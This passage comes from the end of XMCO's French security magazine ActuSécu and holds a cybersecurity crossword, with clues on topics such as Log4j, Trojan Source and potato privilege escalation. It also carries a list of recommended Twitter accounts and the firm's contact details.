8. Protocole de routage du trafic entre les différents Autonomous Systems	5. Technique d'élévation de privilège sous Windows ou de la patate chaude
9. Réseau social qui a disparu d'Internet pendant plus de 5 heures	10. Scanner de vulnérabilités basé sur des templates YAML

12. Technique qui a pour objectif de diviser un réseau informatique en plusieurs sous-réseaux	11. Mécanisme ou procédé qui permettent de récupérer un schéma GraphQL via l'API

Horizontal	Vertical
13. Système de notation envisagé par l'état pour évaluer le niveau de sécurité d'une application web	15. Plateforme de streaming s'étant fait dérober 125 Go de données confidentielles
14. Mécanisme de sécurité du noyau Linux concourant à assurer un confinement d'exécution des applications s'exécutant sur le système	16. Nom de la bibliothèque Java affectée récemment par une vulnérabilité critique
15. Attaque découverte par une équipe de l'université de Cambridge affectant la spécification Unicode	
17. Service ou protocole permettant d'obtenir des informations sur une adresse IP ou un nom de domaine	
18. Technique utilisée par des fraudeurs pour piller les distributeurs de billets	
19. La caractéristique d'une cyberattaque la plus difficile à déterminer	

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

LuemmelSec		https://twitter.com/theluemmel
Six2dez		https://twitter.com/Six2dez1
BoOoM		https://twitter.com/i_bo0om
Zhiniang Peng		https://twitter.com/edwardzpeng
Raphaël Rigo		https://twitter.com/_trou_
PT Swarm		https://twitter.com/ptswarm
Yva, 'iggy' G.		https://twitter.com/_1ggy
Shutdown (Charlie Bromberg)		https://twitter.com/_nwodtuhs
mpgn		https://twitter.com/mpgn_x64
Elad Shamir		https://twitter.com/elad_shamir

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr
twitter https://www.twitter.com/CERTXMCO

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/